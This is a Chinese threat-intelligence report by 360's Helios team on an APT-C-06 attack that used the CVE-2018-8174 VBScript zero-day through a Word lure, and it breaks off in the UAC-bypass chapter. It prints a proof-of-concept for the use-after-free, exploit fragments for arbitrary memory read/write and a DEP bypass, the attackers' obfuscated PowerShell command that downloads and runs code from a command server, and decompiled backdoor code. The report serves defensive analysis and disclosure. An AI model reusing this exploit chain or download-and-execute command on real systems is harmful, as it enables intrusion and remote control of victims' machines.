

# APT-C-06 组织在全球范围内 首例使用“双杀” 0day 漏洞 (CVE-2018-8174)发起 的 APT 攻击分析及溯源

---

360 追日团队

2018/5/9

# 目录

披露申明 .....	4
第一章 概述 .....	5
第二章 中国受影响情况.....	5
1. 地域分布 .....	错误!未定义书签。
2. 行业分布 .....	错误!未定义书签。
第三章 攻击流程分析 .....	5
第四章 漏洞分析 .....	7
1. 漏洞修复进程 .....	7
2. 漏洞原理分析 .....	8
3. 漏洞利用分析 .....	8
伪造数组达到任意写目的.....	9
读取指定参数的内存数据.....	9
获取关键 DLL 基值.....	10
绕过 DEP 执行 shellcode .....	10
第五章 Powreshell 荷载分析 .....	12
第六章 UAC 绕过荷载分析.....	16
1. Retro（复古）后门执行分析 .....	17
2. Retro（复古）后门演进历史.....	20
第七章 归属关联分析 .....	21
1. 解密算法 .....	21
2. PDB 路径.....	22
3. 中招用户 .....	22
第八章 总结 .....	23
附录 部分 IOC .....	23
360 追日团队（Helios Team） .....	25

#### 报告更新相关时间节点

**2018 年 4 月 18 日，完成漏洞预警简报**

**2018 年 5 月 9 日，形成综合分析报告**

# 披露申明

本报告中出现的 IOC（Indicators of Compromise，威胁指标），进一步包括涉及到相关攻击事件的样本文件 MD5 等哈希值、域名、IP、URL、邮箱等威胁情报信息，由于其相关信息的敏感性和特殊性，所以在本报告中暂不对外披露，在报告中呈现的相关内容（文字、图片等）均通过打码隐藏处理。

若您对本报告的内容感兴趣，需要了解报告相关细节或相关 IOC，可与 360 追日团队通过电子邮件进行联系，另外我们目前只提供电子邮件联系方式：[360zhui@360.cn](mailto:360zhui@360.cn)，敬请谅解！

# 第一章 概述

日前，360 核心安全事业部高级威胁应对团队在全球范围内率先监控到了一例使用 Oday 漏洞的 APT 攻击，捕获到了全球首例利用浏览器 Oday 漏洞的新型 Office 文档攻击，我们将该漏洞命名为“双杀”漏洞。该漏洞影响最新版本的 IE 浏览器及使用了 IE 内核的应用程序。用户在浏览网页或打开 Office 文档时都可能中招，最终被黑客植入后门木马完全控制电脑。对此，我们及时向微软分享了该 Oday 漏洞的相关细节，并第一时间对该 APT 攻击进行了分析和追踪溯源，确认其与 APT-C-06 组织存在关联。

2018 年 4 月 18 日，在监控发现该攻击活动后，360 核心安全事业部高级威胁应对团队在当天就与微软积极沟通，将相关细节信息提交到微软。微软在 4 月 20 日早上确认此漏洞，并于 5 月 8 号发布了官方安全补丁，对该 Oday 漏洞进行了修复，并将其命名为 CVE-2018-8174。在漏洞得到妥善解决后，我们于 5 月 9 日发布本篇报告，对攻击活动和 Oday 漏洞进一步的技术披露。

## 第二章 中国受影响情况

根据我们监测到的数据来看，此次利用“双杀”Oday 漏洞发动的攻击影响地区主要集中在一些外贸产业活跃的重点省份，受害目标主要是一些外贸企业单位和相关机构。

## 第三章 攻击流程分析

此次捕获到的 APT 攻击相关的诱饵文档为犹太小语种的意第绪语<sup>1</sup>内容，文档通过 CVE-2017-0199 的 OLE autolink 漏洞利用方式嵌入恶意网页，所有的漏洞利用代码和恶意荷载都通过远程的服务器加载。

י.ס.ח ט וואאנד מייטעט

די צו סכים e ndinalandira.a מ איך ganiz 4 די אויף נטפערקאטע אן lachinayi מלאקו koma בא יך

ndikugani Microsoft Word

י.ס.ח

זיי וועט איך

ג ס רעגירונג

Mrizan m



此文档包含的链接可能引用了其他文件。是否要用链接文件中的数据更新此文档?

显示帮助(E) >>

是(Y)

否(N)

<sup>1</sup> 结论来自谷歌翻译的自动识别

中招用户点击打开诱饵文档后，首先 word 进程将访问远程的 IE vbscript 0day（CVE-2018-8174）网页，漏洞触发后将执行 Shellcode，然后再发起多个请求从远程的服务器获取 payload 数据解密执行。

	Time	Source	Destination	Protocol	Length	Info
112	40.896634	172.16.1.114	78.128.92.242	HTTP	386	GET /s2/search.php?who=7 HTTP/1.1
117	41.121688	78.128.92.242	172.16.1.114	HTTP	2215	HTTP/1.1 200 OK (text/html)
121	45.427893	172.16.1.114	78.128.92.242	HTTP	445	GET /s2/search.php?var=@000&name=totoro&n=9270145o=3 HTTP/1.1
224	46.354454	78.128.92.242	172.16.1.114	HTTP	2706	HTTP/1.1 200 OK (application/octet-stream)
235	47.390093	172.16.1.114	78.128.92.242	HTTP	1234	POST /s7/config.php?inst=1784&name=totoro-16 HTTP/1.1
1658	75.870305	172.16.1.114	78.128.92.242	HTTP	186	GET /s7/config.php?name=totoro-16&inst=PM HTTP/1.1
1771	77.480349	78.128.92.242	172.16.1.114	HTTP	5236	HTTP/1.1 200 OK (image/gif)

Payload 在执行的过程中 word 进程会在本地释放 3 个 DLL 后门程序，通过 powershell 命令和 rundll32 命令分别执行安装后门程序，后门的执行过程使用了公开的 UAC 绕过技术，并利用了文件隐写技术和内存反射加载的方式来避免流量监测和实现无文件落地加载。



图 Payload 执行流程

攻击的主要过程如下图所示：




图 攻击整体执行流程

## 第四章 漏洞分析

### 1. 漏洞修复进程

时间	进程
2018 年 4 月 18 日	360 核心安全事业部高级威胁应对团队发现高危漏洞
2018 年 4 月 19 日	360 核心安全事业部高级威胁应对团队将漏洞的详细信息提交至微软
2018 年 4 月 20 日早晨	微软官方确认漏洞
2018 年 5 月 9 日凌晨	微软发布新一轮安全更新，修复漏洞，并公开致谢 360
2018 年 5 月 9 日	360 核心安全事业部高级威胁应对团队发布详细版报告披露漏洞细节

2018 年 4 月 18 日，360 核心安全事业部高级威胁应对团队监控发现到高危 0day 漏洞，。该漏洞影响最新版本的 IE 浏览器及使用 IE 内核的应用程序，且已被发现用于有蓄谋有计划的 APT 攻击。当天，360 核心安全事业部高级威胁应对团队立即与微软积极沟通，将漏洞细节信息提交到微软。微软在 4 月 20 日早上确认此漏洞，并于 5 月 8 号发布了官方安全补丁，对该 0day 漏洞进行了修复，将其命名为 CVE-2018-8174。

CVE-2018-8174 是 Windows VBScript Engine 代码执行漏洞。由于 VBScript 脚本执行引擎 (vbscript.dll) 存在代码执行漏洞，攻击者可以将恶意的 VBScript 嵌入到 Office 文件或者网站中，一旦用户不小心点击，远程攻击者可以获取当前用户权限执行脚本中的恶意代码。

## 2. 漏洞原理分析

通过静态分析漏洞利用样本，我们发现样本充斥着大量的混淆，所以首先对样本做了去混淆和标识符重命名。

根据我们捕获到漏洞利用样本制作的 POC，可以较为直观的分析出漏洞的原理。POC 如下：

```
3 <script language="VBScript">
4
5
6 dim b
7 dim c
8
9 class cla1
10 Private Sub Class_Terminate
11     set c = b
12     b = 0
13 End Sub
14
15 Function test
16     msgbox 3
17 End Function
18
19 End Class
20
21
22 set b = new cla1
23 b = 0
24
25 c.test
26
27 </script>
```

具体的流程是这样的：

- 1) 先创建了 cla1 实例赋值给 b，再给 b 赋值 0，因为此时 b 引用计数为 1 导致 cla1 的 Class\_Terminate 函数被调用。
- 2) 在 Class\_Terminate 函数中再次将 b 赋值给 c，再将 0 赋值给 b 来平衡引用计数。
- 3) Class\_Terminate 返回后，b 对象指向的内存将会被释放，这样就得到了一个指向被释放对象 b 内存数据的指针 c
- 4) 如果再次使用其他对象占位这块被释放的内存，那么将导致典型的 UAF 或者 Type Confusion 问题

## 3. 漏洞利用分析

该 0 day 漏洞利用多次 UAF 来完成类型混淆，通过伪造数组对象完成任意地址读写，最终通过构造对象后释放来获取代码执行。代码执行并没有使用传统的 ROP 或者 GodMod，而是通过脚本布局 Shellcode 来稳定利用。



## 伪造数组达到任意写目的

通过 UAF 制造 2 个类的 mem 成员指向的偏移相差 0x0c 字节,通过对 2 个对象 mem 成员读的写操作伪造一个 0x7fffffff 大小的数组。

```
111111=Unescape("%u0001%u0880%u0001%u0000%u0000%u0000%u0000%u0000" & _
"%uffff%u7fff%u0000%u0000")
```

```
typedef struct tagSAFEARRAY {
    USHORT cDims; // cDims = 0001
    USHORT fFeatures; fFeatures = 0x0880
    ULONG cbElements; // 一个元素所占字节 (1 个字节)
    ULONG cLocks;
    PVOID pvData; // 数据的 Buffer 从 0x0 开始
    SAFEARRAYBOUND rgsabound[1];
} SAFEARRAY, *LPSAFEARRAY;
```

```
typedef struct tagSAFEARRAYBOUND {
    ULONG cElements; //元素个数 (0x7fffffff, 用户态空间)
    LONG lLbound; //索引的起始值 (从 0 开始)
} SAFEARRAYBOUND, *LPSAFEARRAYBOUND;
```

伪造的数组大致情况是：一维数组，元素有 7fffffff 个，每个元素占用 1 字节，元素内存地址为 0。所以该数组可访问的内存空间为 0x00000000 到 0x7fffffff\*1。因此通过该数组可以任意地址读写。但是在 IIIII 在存放的时候，存放的类型是 string 类型，故只需要将该数据类型将会被修改为 0x200C，即 VT VARIANT|VT ARRAY，数组类型，即可达到目的。

## 读取指定参数的内存数据

```
Function GetUint32(addr) 'len() get addr
    Dim value
    iiii.mem(ggggg + 8) = addr + 4
    iiii.mem(ggggg)= 8 'type string
    value=iiii.GetAddrValue
Function GetAddrValue 'len get addr
    GetAddrValue=LenB(mem(ggggg+8))
End Function
```

攻击代码中，主要使用上面的函数来读取参数所指定的内存地址的数据。利用思路是在 VBScript 中数据类型为 `bstr` 类型，通过 `vb` 中 `lenb(bstr xx)` 返回字符串地址前 4 个字节的内容（即 `bstr` 类型 `size` 域内容）的特性，获取指定内存读能力。

就是上面的代码所示，假如传进来的参数为 `addr (0x11223344)`，首先该数值加 4，为 `0x11223348`，然后设置 `variant` 类型为 8 (`string` 类型)。然后调用 `len` 函数，发现是 `BSTR` 类型，`vbscript` 会认为其向前 4 字节即 `0x11223344` 就是存放长度的地址内存。因此执行 `len` 函数，实际上就返回了制定参数内存地址的值。

## 获取关键 DLL 基值

1、攻击者通过以下方式泄露 CScriptEntryPoint 对象的虚函数表地址，该地址属于 Vbscript.dll。

```
Function llllll
    On Error Resume Next
    Dim llllll
    llllll=Null_Func
    llllll=null
    SetMemValue llllll
    llllll=GetMemValue ()
```

2、通过以下方式获取 vbscript.dll 基地址。

```
Function llllll(lllll)
    Dim llll
    llll=llll And &hffff0000
    Do While GetUInt32(llll+(&h748+4239-&H176f))<>544106784 Or GetUInt32(llll+(&ha2a+7373-&H268b))<>542330692 '68 6c
        llll=llll-65536
    Loop
    lllll=llll
End Function
```

3、由于 vbscript.dll 导入了 msvcrt.dll，因此通过遍历 vbscript.dll 导入表获取 msvcrt.dll 基地址，msvcrt.dll 又引入了 kernelbase.dll、ntdll.dll，最后获取了 NtContinue、VirtualProtect 函数地址。

```
lllll=lllll()
lllll=lllll(GetUInt32(lllll))
lllll=GetDllBase(lllll,"msvcrt.dll")
lllll=GetDllBase(lllll,"kernelbase.dll")
lllll=GetDllBase(lllll,"ntdll.dll")
VirtualProtect=GetFuncAddress(lllll,"VirtualProtect")
NtContinue=GetFuncAddress(lllll,"NtContinue")
```

## 绕过 DEP 执行 shellcode

1、利用任意读写的手段修改某个 VAR 的 type 类型为 0x4d,再赋值为 0 让虚拟机执行 VAR::Clear 函数。

```

0:005> dd 03497584
03497584 0000004d 6bfa0001 034a4fcc 6bfa0001
03497594 00000000 20459d9b 88000000 00000000

.text:6BFA17F0 ; _int32 __thiscall VAR::Clear(VARIANTARG *pvarg)
.text:6BFA17F0 public: long __thiscall VAR::Clear(void) proc near
.text:6BFA17F0 ; CODE XREF: GcContext::FreeToMark(long)
.text:6BFA17F0 ; CScriptRuntime::RunNoEH(VAR *)-8E1jp
.text:6BFA17F0 ; CScriptRuntime::RunNoEH(VAR *)-6A2jp
.text:6BFA17F0 ; CScriptRuntime::RunNoEH(VAR *)-569jp
.text:6BFA17F0 ; AssignVar(CSession *,VAR *,VAR *,ulong
.text:6BFA17F0 ; CScriptRuntime::SetVar(ushort const *,
.text:6BFA17F0 ; AssignVar(CSession *,VAR *,VAR *,ulong
.text:6BFA17F0 ; NameList::~NameList(void)+Fjp ...
.text:6BFA17F0 ; FUNCTION CHUNK AT .text:6BFA4063 SIZE 0000000D BYTES
.text:6BFA17F0 ; FUNCTION CHUNK AT .text:6BFB089C SIZE 00000016 BYTES
.text:6BFA17F0 ; FUNCTION CHUNK AT .text:6BFB205C SIZE 0000000E BYTES
.text:6BFA17F0 ; FUNCTION CHUNK AT .text:6BFB20C3 SIZE 00000031 BYTES
.text:6BFA17F0 ; FUNCTION CHUNK AT .text:6BFB8B62 SIZE 0000000B BYTES
.text:6BFA17F0 ; FUNCTION CHUNK AT .text:6BFC9501 SIZE 00000017 BYTES
.text:6BFA17F0
.text:6BFA17F0 mov     edi, edi
.text:6BFA17F2 push    esi
.text:6BFA17F3 mov     esi, ecx
.text:6BFA17F5 movzx   ecx, word ptr [esi]
.text:6BFA17F8 movzx   eax, cx
.text:6BFA17FB push    edi
.text:6BFA17FC xor     edi, edi
.text:6BFA17FE sub     eax, 49h
.text:6BFA1801 jz      loc_6BFB8B62
.text:6BFA1807 sub     eax, 3
.text:6BFA180A jz      loc_6BFA4A63
.text:6BFA1810 dec     eax
.text:6BFA1811 jz      loc_6BFB089C
.text:6BFA1817 dec     eax
.text:6BFA1818 jz      loc_6BFB205C
.text:6BFA181E dec     eax

```

此时esi指向的是VAR结构体，取出的第一个word值为0x4d

所以在这里会执行跳转

2、通过精心控制使代码执行 ntdll!ZwContinue 函数，第一次参数 CONTEXT 结构体也是攻击者精心构造的

```

.text:6BFB089C loc_6BFB089C:
.text:6BFB089C mov     eax, [esi+8]
.text:6BFB089F test    eax, eax
.text:6BFB08A1 jz      loc_6BFA1843
.text:6BFB08A7 VAR::Clear
.text:6BFB08A9 跳转，见上图
.text:6BFB08AA mov     ecx, [eax]
.text:6BFB08AD push    eax
.text:6BFB08AE call    dword ptr [ecx+8]
.text:6BFB08B0 jmp     loc_6BFA1843

```

esi是 03497584

eax是034a4fcc，所以034a4fcc是 CONTEXT结构体的起始地址，作为ZwContinue的第一个参数

ecx是02be1023，[ecx+8]是 779349b0，也就是ZwContinue

```

0:005> dd 03497584 l0x10
03497584 0000004d 6bfa0001 034a4fcc 6bfa0001
03497594 00000000 20459d9b 88000000 00000000
034975a4 00650000 0070006c 00330000 00750025
034975b4 00300000 00650000 00000000 20459d90
0:005> dd 034a4fcc l0x10
034a4fcc 02be1023 00410041 00410041 00410041
034a4fdc 00410041 00410041 00410041 00410041
034a4fec 00410041 00410041 00410041 00410041
034a4ffc 00410041 00410041 00410041 00410041
0:005> dd 02be1023 l0x10
02be1023 779349b0 779349b0 779349b0 779349b0
02be1033 41414100 41414141 41414141 41414141
02be1043 41414141 41414141 41414141 41414141
02be1053 41414141 41414141 41414141 41414141
0:005> ln 779349b0
(779349b0) ntdll!ZwContinue | (779349c0) ntdll!NtCreateDebugObject
Exact matches:
ntdll!NtContinue = <no type information>
ntdll!ZwContinue = <no type information>

```

3、ZwContinue 的第一个参数是指向 CONTEXT 结构体的指针，CONTEXT 结构体如下图所示，可以计算出 EIP 和 ESP 在 CONTEXT 中的偏移

```

typedef struct _CONTEXT {
    ULONG ContextFlags;

    ULONG Dr0;
    ULONG Dr1;
    ULONG Dr2;
    ULONG Dr3;
    ULONG Dr6;
    ULONG Dr7;

    FLOATING_SAVE_AREA FloatSave;

    ULONG SegGs;
    ULONG SegFs;
    ULONG SegEs;
    ULONG SegDs;

    ULONG Edi;
    ULONG Esi;
    ULONG Ebx;
    ULONG Edx;
    ULONG Ecx;
    ULONG Eax;

    ULONG Ebp;
    ULONG Eip;
    ULONG SegCs;
    ULONG EFlags;
    ULONG Esp;
    ULONG SegSs;

    UCHAR ExtendedRegisters[MAXIMUM_SUPPORTED_EXTENSION];
} CONTEXT;

typedef struct _FLOATING_SAVE_AREA {
    ULONG ControlWord;
    ULONG StatusWord;
    ULONG TagWord;
    ULONG ErrorOffset;
    ULONG ErrorSelector;
    ULONG DataOffset;
    ULONG DataSelector;
    UCHAR RegisterArea[SIZE_OF_80387_REGISTERS];
    ULONG Cr0NpxState;
} FLOATING_SAVE_AREA;

#define SIZE_OF_80387_REGISTERS 80

typedef FLOATING_SAVE_AREA *PFLOATING_SAVE_AREA;

// MUST BE SANITIZED
// MUST BE SANITIZED

```

4、实际运行时 CONTEXT 中的 Eip 和 Esp 的值以及攻击者的意图如下图所示

```

0:005> dd 034a4fcc+0x2e*4
034a5084 75ace4f6 0000001b 00000000 02be1000
034a5094 00000023 43434343 43434343 43434343
034a50a4 43434343 43434343 43434343 43434343
034a50b4 43434343 43434343 43434343 43434343
034a50c4 43434343 43434343 43434343 43434343
034a50d4 43434343 43434343 43434343 43434343
034a50e4 43434343 43434343 43434343 43434343
034a50f4 43434343 43434343 43434343 43434343
0:005> ln 75ace4f6
(75ace4f6) KERNELBASE!VirtualProtect | (75ace517) KERNELBASE!VirtualProtectEx
Exact matches:
    KERNELBASE!VirtualProtect <no type information>
0:005> dd 02be1000
02be1000 0363002c 0363002c 00003000 00000040
02be1010 0363002c 42424242 42424242 42424242
02be1020 b0000000 b0779349 b0779349 b0779349
02be1030 00779349 41414141 41414141 41414141
02be1040 41414141 41414141 41414141 41414141
02be1050 41414141 41414141 41414141 41414141
02be1060 41414141 41414141 41414141 41414141
02be1070 41414141 41414141 41414141 41414141

02be1070 41414141 41414141 41414141 41414141
0:005> u 0363002c
0363002c 90 nop
0363002d 55 push ebp
0363002e 8bec mov ebp,esp
03630030 81ec58060000 sub esp,658h
03630036 53 push ebx
03630037 56 push esi
03630038 57 push edi
03630039 6830f349e4 push 0E449F330h

```

CONTEXT 中 Eip 是 VirtualProtect, esp 指向的数据也是攻击者精心控制的

作者将 CONTEXT 中的 EIP 设置为 VirtualProtect, 将 ESP 中的返回地址和 VirtualProtect 的第一个参数都设置为 shellcode 的起始地址。

所以当 ZwContinue 执行后直接跳到 VirtualProtect 第一条指令开始执行, VirtualProtect 根据攻击者构造的参数将 shellcode 所在内存设置为可执行, 当 VirtualProtect 返回时就会跳到 shellcode 开始执行

这里的是 shellcode 起始地址

## 第五章 Powershell 荷载分析


诱饵文档 DOC 文件被执行之后会启动 Powershell 命令来执行下阶段的载荷。

```
WINWORD.EXE (1272)
"C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /n "C:\Users\Administrator\AppData\Local\Temp\S\VeR05d\46ddad351dd16e4b24f3989c53c898
1.rtf"
powershell.exe (3084)
powershell -noProfile -NOLO -ex BYPass -windowStyle hidden "$url='https://[redacted]ers.com/s7/config.php?name=totoro-13&inst=RM'; iex( [Strin
n6]::JOIN( ' ', (' 36G107h101j121z61x390760113z53R56z52h54R1210710112z1160111z119K77>99K117K76j121R01-66K99R100-119x43G118>103x110K750108j55h97-65x4
8j108j104-66>85086R52x81h107j83j104h115R61G39R5
9>32x36K119G99032K61R32>78R101j119>45j79K98R1060101j99z116R32x78-101K116z46z87>101R98z67j108R105K101h1
10h116059z32G36-119h99x46z72z101R97>100z1010114x115-91R34G85R115R101j114z45065-103>101x110z116G34j93-3
2>61G32R34x77R111j1220105G49h49-97j47x52-46048x34K59G32G36R97j61h36R119R99>46z68x111h119z110>108G1109
7x100K83G116j114x105-110h103040G36x1170114h108-41x59K32-1050101x120>32-36K97' -sPlit'x'-sPlit'>' -Spli
T'j'-sPlit'-sPlit'K'-sPlit'h'-sPlit'R' -sPlit'G'-sPlit'z'-sPlit'O' | foREach{ ([InT] $_-AS [Char])
}})
$key='Lq5846yGptowMcuLyQBcdw+vgNk17aA01TBuV40kShs='; $wc = New-Object Net.WebClient; $wc.Headers["User
-Agent"] = "Mozilla/4.0"; $a=$wc.DownloadString($url); iex $a
PS C:\>
```


首先，Powershell 会对传入的参数名称进行模糊匹配，并且是不区分大小写的。

使用的参数	原始参数	备注
-noProFi	-NoProfile	不加载 Windows PowerShell 配置文件。
-NOLO	-NoLogo	启动时隐藏版权标志。
-ex BYPass	-ExecutionPolicy bypass	绕过 powershell 的默认安全策略。
-wIndowSTyLe hiddEN	-WindowStyle	将窗口样式设置为 Hidden 模式。

然后，对混淆的命令执行解密。



接下来，脚本使用特殊的 User-Agent 访问 URL 页面请求下一步的载荷并且执行。



被请求的载荷文件的大小约为 199K，代码片段如下。

```

#Call the entry point, if this is a DLL the entrypoint is the DllMain function
if ($PEInfo.FileType -ieq "DLL")
{
    if ($RemoteLoading -eq $false)
    {
        Write-Verbose "Calling dllmain so the DLL knows it has been loaded"
        $DllMainPtr = Add-SignedIntAsUnsigned ($PEInfo.PEHandle) ($PEInfo.IMAGI
        $DllMainDelegate = Get-DelegateType @([IntPtr], [UInt32], [IntPtr]) ([P
        $DllMain = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunct

        $DllMain.Invoke($PEInfo.PEHandle, 1, [IntPtr]::Zero) | Out-Null
    }
    else
    {
        $DllMainPtr = Add-SignedIntAsUnsigned ($EffectivePEHandle) ($PEInfo.IM

        if ($PEInfo.PE64Bit -eq $true)
        {
            #Shellcode: CallDllMain.asm
            $CallDllMainSC1 = @(0x53, 0x48, 0x89, 0xe3, 0x66, 0x83, 0xe4, 0x00
            $CallDllMainSC2 = @(0xba, 0x01, 0x00, 0x00, 0x00, 0x41, 0xb8, 0x00
            $CallDllMainSC3 = @(0xff, 0xd0, 0x48, 0x89, 0xdc, 0x5b, 0xc3)
        }
        else
        {
            #Shellcode: CallDllMain.asm
            $CallDllMainSC1 = @(0x53, 0x89, 0xe3, 0x83, 0xe4, 0xf0, 0xb9)
            $CallDllMainSC2 = @(0xba, 0x01, 0x00, 0x00, 0x00, 0xb8, 0x00, 0x00
            $CallDllMainSC3 = @(0xff, 0xd0, 0x89, 0xdc, 0x5b, 0xc3)
        }
        $SCLength = $CallDllMainSC1.Length + $CallDllMainSC2.Length + $CallDllM
        $SCPSMem = [System.Runtime.InteropServices.Marshal]::AllocHGlobal($SCLe
        $SCPSMemOriginal = $SCPSMem
    }
}

```



```

$EncodedCompressedFile = '@'
7b0HYBxJliUml23Ke39K9UrX4HShCIBgEyTYkEAQ7MGIzeaS7B1pRyMpqqyqB
'@
$DeflateStream = New-Object IO.Compression.DeflateStream([IO
$buffer_x86 = New-Object Byte[](40448)
$DeflateStream.Read($buffer_x86, 0, 40448) | Out-Null
$EncodedCompressedFile = '@'
7b0HYBxJliUml23Ke39K9UrX4HShCIBgEyTYkEAQ7MGIzeaS7B1pRyMpqqyqB
'@
$DeflateStream = New-Object IO.Compression.DeflateStream([IO
$buffer_x64 = New-Object Byte[](47104)
$DeflateStream.Read($buffer_x64, 0, 47104) | Out-Null

if ([IntPtr]::Size -eq 4) {
    $PEBytes = $buffer_x86
}
else {
    $PEBytes = $buffer_x64
}

#Verify the image is a valid PE file
$e_magic = ($PEBytes[0..1] | % {[Char] $_}) -join ''

if (-not $DoNotZeroMZ) {
    $PEBytes[0] = 0
    $PEBytes[1] = 0
}

$FuncReturnType = 'Void'
$ForceASLR = $false
#$ProcName = 'Explorer'

```

通过搜索，我们发现这份代码是由 `invoke-ReflectivePEInjection.ps1`<sup>2</sup>修改而来的。代码中的 `buffer_x86` 和 `buffer_x64` 是同样的功能的不同版本的 `dll` 文件，文件的导出模块名:ReverseMet.dll。

DLL 文件从配置中解密 ip 地址，端口和休眠时间信息，解密算法 `xor 0xA4` 之后再减去 `0x34`，代码如下。

2

[https://github.com/EmpireProject/Empire/blob/master/data/module\\_source/code\\_execution/Invoke-ReflectivePEInjection.ps1](https://github.com/EmpireProject/Empire/blob/master/data/module_source/code_execution/Invoke-ReflectivePEInjection.ps1)

```

int64 __fastcall Decrypt_config(__int64 a1, unsigned int a2)
{
    __int64 result; // rax@2
    unsigned int i; // [sp+0h] [bp-18h]@1

    for ( i = 0; ; ++i )
    {
        result = a2;
        if ( i >= a2 )
        {
            break;
        }
        *(_BYTE *)(a1 + (signed int)i) = (*(_BYTE *)(a1 + (signed int)i) ^ 0xA4) - 0x34;
    }
    return result;
}

```

解密配置文件从 ip 地址\*\*\*.\*\*\*.\*\*.28 端口 1021 获取下一步的载荷并且执行,连接上 tcp 端口之后先获取 4 个字节做大小来申请一块内存,并把后续获取的写入在新的线程中执行获取的 shellcode 载荷。

```

*(_WORD *)&name.sa_data[0] = htons(v9);
v21 = connect(s, &name, 16);
if ( v21 != -1 && s != -1 && recv(s, buf, 4, 0) )
{
    lpAddress = VirtualAlloc(0, v12 + *(_DWORD *)buf, 0x1000u, 0x40u);
    memmove(lpAddress, &v17, v12);
    v5 = *(_DWORD *)buf;
    LOBYTE(v2) = sub_0_100012E0(s, (int)((char *)lpAddress + v12), (int)&v5);
    if ( v2 )
    {
        v6 = (int)lpAddress;
        v7 = s;
        hObject = (HANDLE)_beginthreadex(0, 0, (int)sub_0_10001360, (int)&v6, 0, &ThreadId);
        if ( hObject == (HANDLE)-1 )
        {
            VirtualFree((LPVOID)v6, 0, 0x8000u);
        }
    }
    else
    {
        VirtualFree(lpAddress, 0, 0x8000u);
    }
}
if ( s == -1 )

```

由于样本 CC 服务器的端口已经关闭,所以我们未能获取到下一步的载荷进行分析。

## 第六章 UAC 绕过载荷分析

诱饵文档 DOC 文件除了使用 powershell 加载载荷以外,还使用 rundll32.exe 在本地执行了另一套后门程序。其利用的后门程序有几个值得注意的特点:程序使用了 COM 接口进行文件 Copy 操作,实现 UAC 绕过,并使用了两次系统 DLL 劫持,利用了 cliconfg.exe 与 SearchProtocolHost.exe 的缺省 DLL,实现白利用;最后在组件下发过程中,利用了文件隐写技术和内存反射加载的方式来避免流量监测和实现无文件落地加载。



```

[-] WINWORD.EXE (428)
